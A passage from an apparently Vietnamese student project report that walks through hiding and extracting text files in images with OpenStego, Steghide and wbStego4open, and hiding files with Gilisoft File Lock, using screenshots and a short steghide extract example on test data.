
- Bước 2: Chọn file txt ở mục Message file, chọn một tấm ảnh để ẩn nội dung txt vào và cuối cùng chọn tên cho file output. Chọn cơ chế mã hóa AES128 và hãy ghi nhớ thêm phần password đã set để giải mã sau này.




- Bước 3: Ấn “Hide data” để thực hiện nếu thành công sẽ có message như sau:




- File secret.bmp là kết quả cuối cùng sau khi ẩn nội dung txt file này vẫn thể hiện là một file ảnh bình thường đối với mắt người.





- Bước 4: Để giải mã ta cần chuyển sang giao diện giải mã của OpenStego:



- Bước 5: Chọn file secret.bmp để giải mã và chọn tên cho nội dung txt sau khi đã tách ra khỏi file stego và nhập vào password đã đặt trước đó:




- Bước 6: Nhấn extract data để nhận được file nội dung đã ẩn:




4.4. Công cụ Steghide


- Bước 1: Kiểm tra thư mục chứa các tập tin cần để thực thi demo:



- Bước 2: Thực hiện nhúng file txt vào file ảnh bằng câu lệnh:



- Bước 3: Kiểm tra thư mục thì thấy đã xuất hiện file ảnh chứa file txt đã được ẩn vào trong đó:



Kiểm tra cả hai bức ảnh và nếu nhìn bằng mắt thường sẽ không nhận thấy gì khác biệt:



- Bước 4: Thực hiện trích xuất file txt được ẩn trong file ảnh bằng câu lệnh:

```
nt405@ubuntu:~/Nhom9_DoAn$ steghide extract -sf 405picture_steg.jpg -xf 405extract.txt
Enter passphrase:
wrote extracted data to "405extract.txt".
```


- Bước 5: Sau khi nhận được file đã trích xuất. Kiểm tra thì nhận thấy đúng nội dung với file txt ban đầu được nhúng:

```
nt405@ubuntu:~/Nhom9_DoAn$ ls
405extract.txt 405picture.jpg 405picture_steg.jpg 405text.txt
nt405@ubuntu:~/Nhom9_DoAn$ cat 405extract.txt
H E L L O
N T 4 0 5nt405@ubuntu:~/Nhom9_DoAn$
```


4.5. Công cụ wbStego4open

Giấu tập tin với wbStego4open:


- Bước 1: Nhấn vào Encode → Continue:




- Bước 2: Chọn tập tin muốn giấu rồi tiếp tục:




- Bước 3: Chọn một tập tin muốn dùng để giấu tập tin ở Bước 2:




- Bước 4: Chọn kiểu mã hóa để giấu tập tin trong Cryptography Setting:




- Bước 5: Đặt tên cho tập tin mới:



- Bước 6: Trước khi thực hiện quá trình giấu tập tin, wbStego4open sẽ liệt kê chi tiết các cài đặt đã thực hiện. Nếu đồng ý, chọn Continue:



Chờ đợi trong giây lát để wbStego4open thực hiện việc giấu tập tin, nếu như thành công sẽ xuất hiện thông báo sau:




Phục hồi tập tin đã giấu với wbStego4open:


- Bước 1: Nhấn vào Decode → Continue:




- Bước 2: Chọn tập tin đã được tạo ra khi giấu tin:




- Bước 3: Nhập mật khẩu:




- Bước 4: Đặt tên cho tập tin giải nén:



- Bước 5: Trước khi thực hiện quá trình giải nén tập tin, wbStego4open sẽ liệt kê chi tiết các cài đặt đã thực hiện. Nếu đồng ý, chọn Continue:




Chờ đợi trong giây lát để wbStego4open thực hiện việc giải nén tệp tin, nếu như thành công sẽ xuất hiện thông báo sau:




4.6. Công cụ Gilisoft File Lock

- Bước 1: Chọn Hiding File trong Local Disk, thực hiện thêm các file hoặc folder vào:




Có thể vẫn thấy file và thư mục đang còn hiện diện trên GUI.

- Bước 2: Chọn Set to hide, cả file và folder cùng biến mất:



- Ngoài cách trên, cũng có thể ẩn 1 file bằng cách chọn file muốn ẩn, click chuột phải chọn GiliSoft File Lock → Hide.



